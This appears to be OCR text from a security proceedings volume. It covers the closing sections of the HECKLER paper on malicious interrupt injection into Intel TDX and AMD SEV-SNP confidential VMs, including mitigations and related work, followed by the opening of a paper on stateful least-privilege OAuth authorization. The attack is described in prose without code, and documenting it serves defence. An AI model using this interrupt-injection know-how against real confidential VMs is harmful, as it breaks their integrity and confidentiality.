Online Phase. HECKLER also enables page fault tracing in the online phase, i.e. when the victim starts interacting with the VM. Tab. 3 shows a timing analysis to generate boot trace, application set ($\mathbb{S}_{\text{app}}$), and page trace (PT_{app}) during online phase, when compared to the execution of the CVM without page fault tracing. HECKLER causes some slowdown but it does not impact the victim's usability or result in detection. This is because we can potentially perform the tracing and the injection after attestation, but during the CVM provisioning which can take several minutes even in a benign setting. Thus, HECKLER attack happens before the user gets access to the VM, so it will not notice the lag. In cases where this is not possible, we can further cap the number of page faults for any given page (max capture in Tab. 1) to reduce the lag, as well as repeat the set intersection for $\mathbb{S}_{\text{app}}$ to decrease the size of the resulting trace (PT_{app}).

Interrupt Injection. As already layed out in Sec. 6 and 8.1, we use SEV's event injection interface (`VMCB.EventInj`) to inject interrupts. This method ensures that the hardware raises the interrupt to the guest kernel before the VM executes subsequent instructions.

9 Ineffectiveness of Current Defenses on AMD

AMD SEV-SNP outlines two optional modes called Restricted and Alternate injections. They are designed to restrict the hypervisor's interrupt and exception interface to the CVM. We explain the changes brought by these modes and then analyze their effectiveness against HECKLER.

AMD SEV-SNP Restricted Injection. The hypervisor sets bit 3 in the `SEV_FEATURES` register per vCPU of the CVM to enable or disable this mode. When disabled, the hypervisor continues to use the legacy interfaces to inject *all* interrupts. When enabled, the hypervisor is still able to partially use the legacy interface (see Fig. 9(b)). Specifically, it can inject *only* #HV interrupt—a new interrupt with number 28 introduced for this mode. Further, the hypervisor cannot use the virtual interrupt queuing. Instead, the hypervisor and the CVM setup



Figure 9: (a): Without any defense enabled, the hypervisor can inject all interrupts into the SEV VM. (b) Restricted mode: enabled on vCPU that runs VMPL0 and the hypervisor can only inject #HV. Alternate mode: enabled on all non-VMPL0 cores and the hypervisor cannot inject any interrupts.

a shared memory region to house the event queue. The hypervisor uses the #HV as a doorbell to inform the CVM about a new interrupt in the queue. The #HV handler in the CVM then accesses the queue, retrieves the actual interrupt number (e.g., int 0x80) and then handles the queued-up interrupt.

AMD SEV-SNP Alternate Injection. The restricted mode described above introduces a new interface for the hypervisor. More importantly, it breaks compatibility with existing guest OS implementations, requires enlightening the guest OS, and hinders lift-and-shift. To limit this effect, the alternate injection mode offers the traditional interrupt interface, but with a caveat. First, one of the vCPUs in the CVM runs at a special privileged level called VMPL0 while the rest of the vCPUs execute at non-privileged levels VMPL1-VMPL3. Second, all the vCPUs that execute the guest OS run in VMPL1-3 and enable alternate mode. With this combination, they continue to see a traditional interrupt interface both for configuring and receiving interrupts. Third, the vCPU that executes in VMPL0 acts as a trusted bridge between VMPL1-3 CPUs and the hypervisor. It also performs security and virtualization tasks within the CVM. Since this is a new piece of code that is introduced, it can very well be in charge of presenting legacy interrupt interfaces for the CVM. This is why, it runs in restricted mode, creates a shared page, handles #HV, converts them to virtual interrupts, and delivers them to the guest OS. Fig. 9(b) shows the setup where both the modes are enabled on CVM cores. Note that both of these modes change the delivery mechanism and interfaces that the hypervisor needs to use to deliver the interrupts to the guest OS, it does not fundamentally introduce any filtering or dropping rules.

Hardware Availability. Our machine supports both of these modes in the hardware and we were able to test that the newly introduced MSRs are operational.

Impact on HECKLER. The main goal of these new modes is to allow the CVMs to continue with their assumed behavior about the interrupt interface provided by the hypervisor for compatibility. The AMD documentation alludes that this mode can address potential misbehavior by the hypervisor that breaks the OS assumptions (e.g., inject interrupts while

TPR is elevated). But, it does not discuss any mandatory security checks or filtering rules. The pseudo-code provided by AMD does not do any security checks. More importantly, the software support for restricted mode does not perform any checks or filters [4]. Thus, even with restricted mode and #HV, HECKLER attacks are possible. The main reason is that the new mode changes the delivery mechanism but does not stop or filter the delivery of interrupts. As for alternate mode, the current hypervisor and guest OS implementations do not support alternate mode. When implemented, it remains to see if it filters any interrupts, even though such filtering is not specified by AMD.

10 Potential Defenses

Given that existing mechanisms for interrupt security are insufficient, we develop software methods (where possible) and propose hardware mechanisms to mitigate HECKLER.

10.1 Software Mitigations

The main ingredient for HECKLER is the ability of the hypervisor to *externally* inject malicious interrupts into a vCPU executing the CVM.

Detecting External Interrupts. One seemingly straightforward fix is to address the symptom of external interrupts in software. For example, the guest kernel can be patched to detect and selectively allow external interrupts. Interrupts such as int 0x80, should perhaps never arise externally and can be dropped. However, we did find use-cases where this is a desired behavior [9, 11], after all, it is part of the x86-64 ISA standard. To disable external delivery of int 0x80 in the guest, the kernel's handler can check if the instruction came from the user-space or from an external source by examining the previously executed instruction referenced by the RIP on the context stack or by checking the APIC page. For other interrupts such as int 0x0, determining if it is a genuine or a malicious interrupt is unclear because it would require analyzing and interpreting the executed user space code.

Disabling Interrupt Handlers. Another approach is to disable vulnerable interrupts by not registering handlers for them in the guest OS. This works for int 0x80 if the kernel is recompiled without the configuration flag `CONFIG_IA32_EMULATION`, which disables IA32 emulation. However, again, this does not generalize beyond int 0x80; and even then may break compatibility with legacy code that relies on int 0x80 behavior. We survey 5 flavors of GCP- and Azure-recommended CVM images (Redhat, Fedora, CentOS, Ubuntu), standalone Debian-rolling, and ArchLinux. All of them have kernels with 32-bit support compiled in at the time of writing. It is required to ensure maximal compatibility and guarantee legacy support. Linux 6.6. onwards it is possible to dynamically disable `CONFIG_IA32_EMULATION` at boot time.

TDX Implementation. For Intel TDX, we implemented both software-based defenses. First, we compiled the Linux kernel with the `CONFIG_IA32_EMULATION` flag disabled in the configuration. Second, detecting if an int 0x80 came externally required a patch of 14 LoC where we checked the APIC page bit. Since this is the only way to inject external interrupts on TDX, this patch was sufficient. When running a user application in the guest OS that did a genuine int 0x80, servicing it on our patched kernel resulted in an overhead of 460 cycles when compared to a vanilla kernel. We tested HECKLER on both these patched versions on Intel TDX and confirmed that the attack does not go through.

We co-operated with Intel and Linux kernel developers to apply the second approach that detects external interrupts to protect TDX VMs against HECKLER. By default, TDX VMs execute with the IA32 emulation enabled and a patch to the guest kernel checks the APIC page bit to stop external injections of int 0x80 [25].

SEV-SNP Implementation. We attempted to implement the defense of detecting interrupts by examining the APIC page. On AMD, the hypervisor can inject external interrupts asynchronously via the APIC page (same as TDX). Similar to TDX, we implemented the virtual APIC check for AMD SEV-SNP with 14 LoC. We observed an overhead of 10182 cycles compared to the original unpatched execution of a binary that genuinely performs int 0x80. However, this is insufficient on AMD because the hypervisor can also inject interrupts via the VMCB registers which are handled when the VM resumes execution (Sec. 8.1). To stop this attack surface we used the defense strategy of detecting external interrupts by examining the last instruction that the user-space application executed. This requires examining the memory referenced by the `rip` on the saved context stack to check if the program executed an `int` instruction with `0x80` as a parameter. This requires disassembling the `rip` in reverse for 2-bytes (since int 0x80 results in a 2-byte opcode), where we inevitably run into classic problems stemming from variable length instructions. Determining if the user-code indeed performed int 0x80 or some other stream of instructions and parameters that result in the same opcodes is undecidable. Thus our patches provide incomplete protection.

To defend against HECKLER, the Linux kernel introduced a patch that disables IA32 emulation by default for SEV VMs [50]. While this software patch stops HECKLER's int 0x80 attacks, it is ineffective against attacks from interrupts (e.g., int 0x0) which are converted to signals. Detecting external injections of these interrupts using the `rip` is not feasible. To decide if an interrupt is legitimate, the guest kernel would need to parse the whole instruction (opcode and all arguments), and in some cases emulate the instruction. For example, to check if the application legitimately caused an overflow resulting in an int 0x10, the guest kernel would need to emulate the full arithmetic operation to reliably determine overflow conditions. Protecting against these interrupts would

require hardware-based filtering techniques in Sec. 10.2.

Using Restricted & Alternate Injection. We attempted to leverage the restricted and alternate mode to implement a software defense that adds the missing checks at least for int 0x0 and int 0x80. However, due to lack of software support for these modes in the hypervisor and the guest OS, we were unable to prototype these checks. One can implement standalone restricted injection directly in the host Linux kernel. However, there are no open-source implementations that we can test. Further, an initial patchset proposed by Microsoft received strong pushback by the Linux community [37]. The main criticism for rejecting the patches was that a nested #HV might corrupt the stack and hardware cannot protect against this race condition. One can also implement restricted and alternate mode in combination, which necessitates nested virtualization to take advantage of VMPLs. Prior works that implement such nested virtualization for AMD SEV report high performance cost—throughput drops between 57% and 85% for MySQL, memcached, and Nginx [24]. We anticipate further slowdown for interrupt filtering since, for each interrupt injection the host has to schedule the vCPU running in VMPL0 followed by the vCPU in a higher VMPL running the nested guest Linux OS.

10.2 Hardware-based Selective Filtering

Instead of relying on kernel patches that may break compatibility, hardware-level filtering offers a cleaner defense. One extreme solution is to filter all external interrupts for the CVM, but this breaks critical functionality such as timers. Instead, we propose selective filtering of interrupts that typically have explicit effect handlers.

TDX. Intel already blocks interrupts 0-31 from APIC by default. If the hypervisor needs to inject necessary interrupts between 0-31 (e.g., NMI), it needs to use the TDX interface. The trust domains module (TD module), which is in the TCB, provides this interface and determines whether to forward it to the CVM. As we reported in Sec. 3.2, none of the interrupts between 0-31 with explicit effect handlers are forwarded by the TD module. We recommend that TDX should treat int 0x80 the same as 0-31 and filter it. This will break legacy code that may externally inject int 0x80 [9, 11].

SEV-SNP. We recommend that SEV should employ similar filtering of all externally injected interrupts that may have explicit effect handlers. Doing such filtering in microcode can provide comprehensive protection against HECKLER. While the same effect can perhaps be achieved with the restricted and alternate modes, we have two reservations. This requires correctly patching several codebases for hypervisors, guest OSes, and VMPL0 implementations. Since we were not able to test the complete and functional implementations of these modes, it is unclear if they are completely robust against hypervisors. Specifically, one needs to ensure that the hypervisor has no way to: (i) inject these interrupts via the APIC or the synchronous interface; (ii) disable the restricted and alternate modes at any point during the CVM's execution; (iii) re-enter the handlers to exploit race-conditions or break atomicity and nested interrupt assumptions [29]. The upcoming secure AVIC proposal from AMD is a good candidate to achieve hardware-level filtering, where the CVM can specify a hardware interrupt filter without software intervention [56].

11 Related Work

Previous works attack SEV's memory protection to inject arbitrary code to the CVM. [41, 58] CrossLine attacks use hypervisor-controlled address space identifiers (ASIDs) to compromise SEV VMs just before they crash [40]. Further, there have been numerous exploits that compromise SEV VMs using side-channels [39, 42, 44, 57]. Buhren et al. [13] compromise SEV's remote attestation mechanisms to extract platform keys and perform arbitrary code injection in SEV VMs. Zhang et al. architecturally revert modified cache lines to break SEV [62]. Buhren et al. mount fault injection attacks against SEV-SNP VMs by extracting endorsement keys using voltage glitching [12]. SEV-ES has been shown to offer much weaker security than SEV-SNP [2]. However, HECKLER breaks SEV-SNP guarantees without relying on any micro-architectural, architectural, power, or glitching side-channels. Google performed a security review of Intel TDX and SEV SNP and reported several issues [26, 29]. Notably, on TDX they found a vulnerability that allowed untrusted firmware to induce software exceptions during the early boot stages. Using this, they gain control over the instruction pointer during trusted firmware execution, thus achieving arbitrary code execution. To the best of our knowledge, HECKLER is the first attack on TDX from untrusted hypervisor. Further, we do not control the instruction pointer, instead we re-use the handlers in the trusted software (guest OS and user applications). AMD emphasizes that the hypervisor must respect RFLAGS.IF to preserve guest kernel functionality [2], but HECKLER does not violate this flag. Future works can explore the combination of HECKLER with this mechanism to exploit the kernel [38].

Tooling. SEV-step and SGX-step use timer interrupts to build single-stepping primitives for SEV-SNP VMs and SGX enclaves respectively [53, 59, 62]. HECKLER does not require the full-fledged suite of primitives offered by these tools and they do not apply out-of-box for our attack. However, when we build our tooling, we re-use valuable insights and implementation details from these tools.

Lift and Shift. Porting legacy applications to TEE platforms with zero developer efforts is referred to as lift-and-shift. Porting applications to Intel SGX entails maintaining compatibility [7, 10, 15, 49] and performance [7, 49]. CVMs, due to their VM abstraction, reduce the overheads of porting legacy applications. However, using AMD SEV-SNP and Intel TDX still requires enlightening the guest OS to ensure that legacy

code written with the assumption of a trusted hypervisor is protected in the TEE threat model. Further, the untrusted hypervisor also needs to support the creation of CVMs for different TEE backends. To this end, Intel, AMD, and several hypervisor solutions such as KVM and Hyper-V are working towards patching the hypervisors and guest OSes. Other approaches introduce a trusted manager inside the CVM that acts as a bridge between the hypervisor and the guest OS, removing the need to patch existing guest OSes. Recent works have shown that one can leverage AMD SEV-SNP's VMPL modes to achieve this goal [24]. All of these works emphasize and aim to protect against the threats of untrusted privileged software. However, their reasoning about malicious interrupts, especially for CVMs, is either missing or incomplete.

Interface Security. Previous works that attack Intel SGX enclaves show the importance of correctly securing untrusted interfaces (e.g., system calls) [16, 36]. Several works exploit interfaces of various TEEs to leak secret keys and enable remote code reuse [17, 43, 51, 52]. In a similar vein, HECKLER abuses the interrupt interface controlled by the untrusted hypervisor but for CVMs which offer a different abstraction.

Physical vs. Virtual Interrupts. Physical interrupts, including timers and page faults, are transparent—the victim application/CVM does not recognize it was interrupted and resumed. This allows the attacker to observe side-effects of said interruption [53, 59]. Defenses such as AEX-Notify make the victim aware of physical interrupts, such that it can take preventive actions [20]. HECKLER observes that virtual interrupts are not transparent to the CVM, they do not cause a VM exit but instead the CVM actively reacts to them as if they were benign interrupts. One effect of such unexpected virtual interrupts is that the victim VM crashes (e.g., invalid opcode in kernel mode) or resumes execution (e.g., timers). This can perhaps be used to amplify side-channels, as is the case with physical interrupts. More importantly, HECKLER shows that certain virtual interrupts, when injected at the right time and location, have explicit effects that alter the register state of the victim CVM. HECKLER is the first work that abuses the virtual interrupt injection interface to alter the guest state to break the execution integrity of CVMs.

Interrupt Protection. Wojtczuk and Rutkowska showed that in a mutually untrusted co-tenant VM setting, attackers can use rogue devices to perform interrupt injection attacks [60]. Next, we discuss prior works that focus on TEE settings. Isolated computation on low-end micro-controllers can be made resistant to interrupt/exception attacks (e.g., timer interrupts for side-channels) with programming mechanisms [14, 21, 22]. TrustZone's secure interrupts can isolate interrupts of the secure-world from the untrusted normal world [5]. AEX-Notify makes SGX enclaves aware of timer interrupt [20] using an ISA extension. Specifically, enclaves can register interrupt handlers to thwart single-stepping attacks stemming from timer interrupts.

Arm CCA. Unlike x86, Arm uses different interrupt architecture and nomenclature. The Arm defines 4 classes of exceptions (synchronous exception, IRQ, FIQ, and SError). We study the Arm CCA support for creating CVMs and report that it only allows injection of IRQs and FIQs into Arm CCA CVMs. The rest are filtered by the trusted Realm Management Monitor (RMM). We tested all the IRQs and FIQs with RMM v0.3.0 and did not observe explicit effect handlers. Arm does not have a concept of a syscall interrupt like x86.

12 Conclusion

HECKLER presents a new attack on Intel TDX and AMD SEV-SNP that offer VM abstractions. It uses the untrusted hypervisor's interrupt management and delivery interface to inject malicious interrupts into CVMs. HECKLER's gadgets use the explicit and global effects of the interrupt handlers to change the data and control flow of victim programs. By injecting particular malicious interrupts at the right time in the right core, HECKLER breaks the integrity and subsequently confidentiality of CVM. Our case-studies show the severity of HECKLER and highlight the need for robust defenses.

Stateful Least Privilege Authorization for the Cloud

Earlence Fernandes *UC San Diego*

Abstract

Architecting an authorization protocol that enforces least privilege in the cloud is challenging. For example, when Zoom integrates with Google Calendar, Zoom obtains a bearer token — a credential that grants broad access to user data on the server. Widely-used authorization protocols like OAuth create overprivileged credentials because they do not provide developers of client apps and servers the tools to request and enforce minimal access. In the status quo, these overprivileged credentials are vulnerable to abuse when stolen or leaked. We introduce an authorization framework that enables creating and using bearer tokens that are least privileged. Our core insight is that the client app developer always knows their minimum privilege requirements when requesting access to user resources on a server. Our framework allows client app developers to write small programs in WebAssembly that customize and attenuate the privilege of OAuth-like bearer tokens. The server executes these programs to enforce that requests are least privileged. Building on this primary mechanism, we introduce a new class of stateful least privilege policies — authorization rules that can depend on a log of actions a client has taken on a server. We instantiate our authorization model for the popular OAuth protocol. Using open source client apps, we show how they can reduce their privilege using a variety of stateful policies enabled by our work.

1 Introduction

Secure and controlled sharing of data is fundamental to distributed systems like the Web and Cloud. However, this happens through rudimentary bearer credentials that cannot precisely govern how much sharing occurs. For example, let's say that you have integrated Zoom with your Google Calendar so that it can schedule video calls. As part of this process, Zoom obtains a bearer token that allows it access to your events on Google Calendar. As a user, you want the assurance that Zoom exercises minimal rights on your calendar events. The Zoom app developer wants the least possible rights over user resources because this limits the potential for abuse if Zoom's bearer token is stolen or accidentally leaked. The Google Calendar server developers want a method to give out minimum rights on user data to third parties. These properties are difficult to achieve in a uniform and flexible way. We contribute an authorization framework for controlled data sharing in distributed systems enables all these properties.

There are two fundamental issues with current widely-used authorization protocols like OAuth 2.0 [27] that make it difficult to achieve least privilege: (1) server-defined permissions and (2) statelessness. The first problem is that the API server pre-defines a list of permissions that a client app can request. For example, Calendar defines permissions that control access to various API endpoints. The Zoom developers have to determine which of these permissions "best match" their functionality requirements. Fundamentally, this "best match" is not a perfect fit. The client app will always obtain permissions that it does not need for its functionality because a server developer cannot anticipate the minimal permissions that clients need. The Travis Continuous Integration (CI) developers discuss that they obtain a token that can read *and* write code in user's public and private repositories because GitHub did not provide a finer-grained permission suited to Travis CI's needs [16]. Ideally, the client app should be able to communicate its access requirements to the server, who then enforces exactly that privilege (only accessing events it created in the case of Zoom; and only reading code in public/private repos in the case of Travis CI).

The second fundamental issue with current cloud authorization is that it is stateless. The server evaluates the authorization policy using data present only in the current HTTP request. This is insufficient because it leads the client to having more privilege than it needs. Consider Zoom again — it should only be able to access the events it has created; it does not need the ability to access other kinds of events in the calendar. This authorization policy involves *state* — knowledge about the actions that the client app (or, its bearer token) has taken on the server (i.e., which events it has created?). With currently deployed authorization protocols, writing and en-

*Equal Contribution.

forcing an authorization policy involving state is not possible.

Existing work has started to recognize these fundamental problems with cloud authorization. However, they only partially target the first problem of server-defined permissions [11,32]. For example, the Macaroons framework allows clients to include restrictions on how a bearer token may be used on the server [11]. The recent Rich Authorization Requests RFC for OAuth provides a similar mechanism [32]. In both frameworks, the server developer has to pre-define a set of conditions that the client developer can use to attenuate their tokens — this does not resolve the fundamental problem that the server developer cannot anticipate all possible ways in which a client may use a token. Furthermore, these frameworks only support attenuating the token's authority using stateless restrictions.

We construct an authorization framework that addresses the above fundamental issues using two mechanisms: (1) flexible client-defined attenuation of a bearer token's privilege; (2) flexible client-defined statefulness. Concretely, a client developer writes two programs that the API server runs each time the client app instance sends a request. The first program, called the *attenuation policy*, represents the minimum rights that the client app needs. The program's inputs are the current HTTP request and a state table — a log of operations that the client app has performed on the API server thus far. The second program, called the *state updater*, is also client developer-supplied and it captures the semantics of statefulness. Its inputs are the current HTTP request and the previous state information. It outputs an updated state table for use in future executions. This enables flexibility — the client app developer is free to define and use state that makes the most sense for their functionality.

Revisiting our running example, the Zoom developers will write the attenuation policy that any request should only access Calendar events created by Zoom. They will define the state as a table containing the API endpoints that were called for a particular event object. The state updater program contains logic that will add the current API call that the client has made to the state, if that call is successful. When the Zoom app makes an API call to the Calendar server to access an event, the API server will first execute the attenuation policy to ensure that the request is allowed (i.e., accessing an event that Zoom has created). Then, it will execute the actual API and finally execute the state updater to generate the new state that will be used in future executions.

The client developer is motivated to use this system because they want to limit abuse if the app's bearer token is stolen, a fairly common occurrence [26,28,30,35,37,40,43]. For example, Travis CI suffered a breach that allowed attackers to use stolen OAuth tokens to read private GitHub repositories [26].

Our design requires that the attenuation policy and state updater programs compile to WebAssembly (Wasm) [24]. We make this decision for the following reasons. First, it provides flexibility because developers can express arbitrary policies and state definitions that perfectly fit the privilege requirements of the client app with any language that compiles to Wasm. Second, it is portable because Wasm has emerged as a popular bytecode format and execution environment. Third, it protects the server because of its strong memory safety guarantees that enable in-process sandboxing [25].

State is abstractly a log of operations that a client app has executed on the server. However, it has many concrete forms. The simplest state definition is the list of distinct server API calls that a client makes and the number of times those API calls are made. Client developers can define and use whatever notion of state they want using the state updater program. A design question is what party should be responsible for storing state? Server-side storage is problematic for two reasons: (1) The state data could grow to be arbitrarily long because it is client-defined and the server operates at large scale with millions of users; (2) It would provide an arbitrary storage primitive for anyone on the Internet. For example, an attacker could abuse the state mechanism to store illegal material on the server.

Instead, we require the client app to store the state for all server-owned objects it accesses and only send a subset of state relevant to its API requests. This distributes state table storage into each client and avoids the problems mentioned above. However, it introduces a secondary challenge of state integrity and freshness — the server should be guaranteed that it always receives the most recent state data without alteration on every API call. Recall that the attacker can steal tokens, including the state information that is simply another credential. We address this challenge using cryptographic integrity protection where the server maintains a hash or HMAC of each object.

We structure our framework as a library compatible with OAuth 2.0, a widely-used authorization protocol for the cloud. The server developer must add a few lines of code to their route handlers that call into our library. We open source our prototype implementation for Authlib [33], a popular Python library for building OAuth clients and servers. We conduct case studies using a range of open-source client apps to show how our authorization framework can reduce token privilege while retaining functionality. Based on these studies, we develop one definition of state and implement it as a state updater program that client developers can reuse (Section 2.3). Our implementation is available at `https://github.com/earlence-security/stateful-auth`

Contributions.

- We design a model for stateful least privilege authorization for the cloud that allows a client app developer to attenuate and customize the app's authority to user resources on a server. This mechanism is flexible and introduces the primitive of statefulness that enables a new class of least-privilege authorization policies.
- We integrate our model with OAuth 2.0, the most widely-used authorization protocol in the cloud and port existing

open-source apps to our framework with minimal code changes. This allows the apps to lower the privilege of their bearer tokens while retaining functionality.

- We conduct performance tests and find that overhead is modest. Applying stateful authorization only introduces a 4.3% increase in latency for requests involving a single server-owned data object, compared with vanilla OAuth.

2 Stateful Least Privilege Authorization Model

We construct an authorization model that solves the two fundamental problems with current approaches — server-defined permissions and statelessness. This allows client apps and web services to achieve least privilege authorization and minimizes the abuse that can occur if a bearer token is stolen. At a high level, the model allows client apps to tell servers about their access requirements using a pair of programs that attenuate a bearer token's privilege using state information — a log of API calls that the client app has made to an API service. To demonstrate the security value of this model, we discuss four case studies of apps that can use our authorization framework to minimize their privilege while retaining functionality.

Threat Model. Our goal is to empower a client app developer (and their security team) to express the minimum privilege they need and to enable the service developer to enforce these requirements. The developers of the client app and the API server are motivated to use our framework because they want to limit abuse if tokens are stolen. Therefore, we assume that the client app developer and API server are trusted. This assumption is the same as what we currently have with OAuth systems and more fundamentally, any permission-based system. The client app developers are trusted to provide a useful service and want to obtain least privilege tokens. A malicious client developer is outside our threat model.

An important nuance is that even though we trust the client app *developer*, the client app *itself* is vulnerable to security problems that can result in the bearer tokens being stolen or leaked [1, 14, 26, 28, 30, 35, 37, 40, 41, 43]. For example, we trust that the Travis CI developers want to use the bearer token for a user's GitHub repo in a least-privileged way, but the app instance can still be breached, resulting in token loss [26]. Broadly speaking, an attacker could steal tokens through infrastructure misconfigurations, phishing attacks and even through attacks on cloud-based credential management services that client apps might rely on. For example, an Okta breach allowed attackers to gain access to Cloudflare-owned tokens, ultimately allowing them to access internal systems [35, 43]. These tokens existed to enable various integrations such as Atlassian and BitBucket with the Cloudflare infrastructure. We generalize such attack incidents and assume that the attacker gains access to current tokens and also the OAuth `client_secret` value that will allow them to create new tokens at will.


Security Goals and Guarantees. We ensure that an authorization token is always bound to its client developer-supplied least privilege policy. This policy can be a combination of stateless and stateful checks. In other words, an attacker cannot use a token in ways that are inconsistent with the least privilege policy. We also ensure that any new tokens that an attacker might create (e.g., by stealing the OAuth `client_secret` value) is also bound by the developer-supplied policy. In summary, there is a window of vulnerability where bearer tokens are in the attacker's possession. Although the correct server behavior is to revoke the compromised tokens, there is always a delay in taking that action, during which time, damage is already done. By attenuating token privilege using stateless and stateful policies, our work limits the blast radius that results from stolen authorization tokens.

2.1 Fundamental Problems with Current Methods

Server-defined vs. Client-defined Permissions. Current mechanisms to control privilege in protocols like OAuth puts the onus on the API server developers. They have to create permissions (or "scopes" in OAuth parlance) that a client can request. The end-user is prompted to consent to these permission requests, that results in the client obtaining a bearer token — a credential that represents the client's privilege over user data on the server. The key issue is that because there are many possible ways in which a client can use an API, it is difficult for service developers to create a set of permissions that exactly match the client's requirements.


For example, fly.io is a cloud computing provider that hosts a server API to control virtual machines. The developers describe a problem in the design of their permission system — they cannot anticipate all client app uses of their APIs and are forced to make a static decision about what permissions to create [36]. Inevitably, this leads to some clients getting more permissions than they need. A similar example is Travis CI — the developers discuss that GitHub did not provide a read-only permission for private repos [16]. So they obtained a coarse-grained permission and had to wait until GitHub developed a completely different integration strategy that supported finer-grained permissions [18]. This cycle is tedious — the client app developers have to wait until the server developers create new permissions and then they have to refactor their codebase. In the meanwhile, the server developers have to support the older permissions and the newer ones as well, leading to long-term security issues.

Prior work has attempted to solve this problem by allowing the client to attenuate a token's power. For example, the Macaroons framework allows a client to add "caveats" that the server evaluates in the context of the current HTTP request [11]. For example, a caveat might enforce that the Zoom client is only editing events whose titles start with the substring "work-meeting." This is a stateless condition and the server checks it using data only present in the HTTP request (event title) and the object being manipulated (calendar event).



OAuth Rich Authorization Requests (RAR) specifies a JSON syntax that clients can use to limit the operations that can be performed using a token [32]. RAR is a simplified form of Macaroons. Both of these frameworks require the server developer to define a set of *stateless* attenuation conditions. We observe that this is the same as defining permissions and thus, it suffers from the same problem — the server developer cannot anticipate the varied uses of its APIs and thus, the caveat conditions (Macaroons) or JSON syntax (OAuth RAR) will always be incomplete.

Stateless vs. Stateful Authorization. The second problem is that no current authorization framework (vanilla OAuth, Macaroons, OAuth RAR) supports stateful attenuation of token privilege. Specifically, if a server has access to a log of API operations that a client has executed with a bearer token, then it can enforce a new class of *stateful* least privilege policies. For example, enforcing that Zoom may only access Calendar events it has created requires knowledge about what events it has created in the first place. There are several challenges in creating a mechanism that enables such policies. First, what data is recorded as state? Second, where is this state data stored and how is it recorded? Third, how is state made available to a client-defined authorization policy?



2.2 Stateful Model Overview

Hybrid Authorization. Fig. 1a shows the high-level workflow of our model. It combines server- and client-defined permissions and introduces statefulness. We trust the client app developers to: (1) Determine a set of server-defined permissions that "best matches" the app's functionality (S_P). Abstractly, we model the server as providing a set of API endpoints to the client. The server-defined permissions guard access to these endpoints and the client wants access to a subset of them. (2) The app developer writes an *attenuation policy* program (F_{policy}) that attenuates S_P to achieve a "perfect fit" in terms of the client's privilege requirements. The attenuation policy program's inputs are the client's request to the server, and state information — a log of API requests the client has made thus far. (3) The client app developer also writes a *state updater* program that defines state concretely and implements the update logic. The client developer transmits these three pieces of information (S_P, F_{policy}, F_{update}) to the server, and in return, it gets a token (T) that represents its privilege on the server. Overall, this is a hybrid system that combines the properties of server- and client-defined permissions.

When the client app instance makes a data access request, it specifies the API endpoint, arguments, the state information and the bearer token. The server first validates that the request complies with the server-defined permissions bound to the bearer token ($API \in S_P$) and then executes the attenuation policy ($F_{policy}(req, state)$). If these checks are true, the server will perform the API call and then execute the state updater ($F_{update}(req, state)$) to produce the new state information. It

(a) Stateful Authorization Workflow.

(b) Client app stores and supplies its own state. Note this figure visualizes one definition of state that we found to be useful for the case studies in Section 2.3. Our authorization framework supports any notion of state supplied by the client app developer. The server only stores an integrity tag (i.e., HMAC or hash) of the state data and uses it to validate the integrity and freshness of state supplied by a client app during an API request.

Figure 1: Stateful Authorization Model.

will store an integrity tag (i.e., HMAC or hash) of that new state and finally return the API call response and the updated state data to the client app. The client app then stores the state locally so that it is available for the next request.

This authorization model improves security in the following ways. First, by allowing the client app to attenuate its privilege, the bearer token has the privilege only needed for client functionality. Second, by including state information, we enable a broad class of authorization policies that help attenuate token privilege beyond what is possible using just stateless machinery. Third, the server-defined permissions serve as an upper-bound on the bearer token's authority. If one were to use a purely client-defined permission system, then the only thing that limits a token's authority is the client-supplied attenuation policy. If this program contains missing checks, then the token potentially has unbounded authority. In our model, if there is a missing check in the client-supplied policy, the token's authority is still upper-bounded by the server-defined permissions attached to it. That is, the security of the system defaults to the status quo. Finally, retaining server-defined permissions has the advantage of deployability

— the server doesn't have to replace its existing authorization system. Rather, our work adds to the existing security properties that the server provides.

We observe that the client developer is naturally trusted to write these attenuation policy and state updater programs because they are providing functionality to users and they want to minimize the potential for abuse if the bearer token is stolen. The server developer is also trusted but must run user-supplied programs on its infrastructure. An attacker could try to submit a malicious program that breaks out of the sandbox and takes over the server. The server must also allocate additional resources to run these programs at a large scale.

To tackle these two issues, our model requires the client app developers to compile policy programs to WebAssembly (Wasm). Wasm provides strong in-process memory isolation [25], so the server can run policy programs from multiple client apps in a single process without sacrificing security, but still gain performance benefits. An attacker has to compromise Wasm memory safety *and* the OS-enforced process isolation as well to take over the server.

Defining, Capturing and Storing State Information. A key contribution of our work is the notion of state — a log of API calls made by the client app. State information allows a client app to further attenuate the privilege of its bearer tokens. Rather than picking a specific definition of state, our framework allows client app developers to define their own concept of state and the rules governing its evolution. Fig. 1b shows one example definition of state — it has two pieces of information: (1) The called API endpoint; and (2) A counter that increments each time an API call is successful. This state gets updated every time the client app calls an API on the server. For each object that the client app accesses, the state updater program will create an entry in a table, keyed by that object's id. If an entry already exists, the state updater will increment the counter. This logic forms the evolution rules for the state under this definition.

